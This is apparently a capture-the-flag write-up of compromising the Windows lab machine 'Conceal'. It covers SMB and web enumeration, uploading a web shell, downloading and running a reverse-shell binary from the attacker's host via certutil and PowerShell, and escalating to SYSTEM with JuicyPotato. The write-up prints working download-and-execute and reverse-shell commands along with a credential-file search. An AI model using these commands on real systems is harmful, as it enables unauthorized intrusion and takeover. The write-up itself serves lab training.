 Nothing in FTP
SMB Enum
smbclient -U '' -L \\\\10.10.10.116\\\\


On Port 80
Gobuster Scan
gobuster dir -u http://10.10.10.116/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 50 -x php,html,txt,bak,aspx -s 200,204,301,302,307,403 -k --status-codes "" -o gobuster.txt

Will check /upload dir
 We can see the text file we uploaded via FTP is here
Will get a web shell using this, as it is IIS we can use cmdasp.aspx program to get a web shell
put cmdasp.aspx

 Now we can’t see the anmap.txt, may be it is deleted when we upload another file, or all files in this directory will be deleted in some interval of time
We got error while accessing the .aspx file, will upload .asp file to get a Web Shell

 Yes, the file from the directory was is deleted in certain Interval of time, ok will try to access this.asp file and get web shell.
Got it

Will Upload a reverse shell binary
certutil -urlcache -f http://10.10.14.9/met.exe c:/users/public/met.exe
 Already hosted python webserver on port 80, and it was served.
Now will trigger the Payload
c:/users/public/met.exe

Got Reverse Shell

I have entered in Powershell env
powershell

Found user.txt
Get-ChildItem -Path C:\Users -Include *.txt, *.log, *.kdbx, *.conf, *.ini, *.exe -File -Recurse -ErrorAction SilentlyContinue

Got User.txt
 Both the flag are same, it is user.txt
Will jump To Privilege Escalation…!
My Privileges
whoami /priv

Will use Juicy potato’s for Privilege escalation, for that will transfer the Juicypotato.exe and .bat file to the target system.
Mybat.bat file content
@ECHO OFF

powershell.exe -command "& invoke-webrequest -Uri 'http://10.10.14.9/met.exe' -OutFile C:\users\public\met.exe"; "C:\users\public\met.exe"

Now We have necessary files

Will run the jc.exe which JuicyPotato.exe and the CLSID for this system we can find in the link https://ohpe.it/juicy-potato/CLSID/Windows_10_Enterprise/
Also We came to know about the system information from systeminfo
systeminfo

So I searched CLSID for nt authority/system for Windows 10 Enterprise, the link is provided above
Now will run the exploit
./jc.exe -p mybat.bat -l 443 -t * -c "{F7FD3FD6-9994-452D-8DA7-9A8FD87AEEF4}"


Got Reverse Shell as Admin
root.txt
 Both proof and root.txt is same flag.
Done With Conceal…:)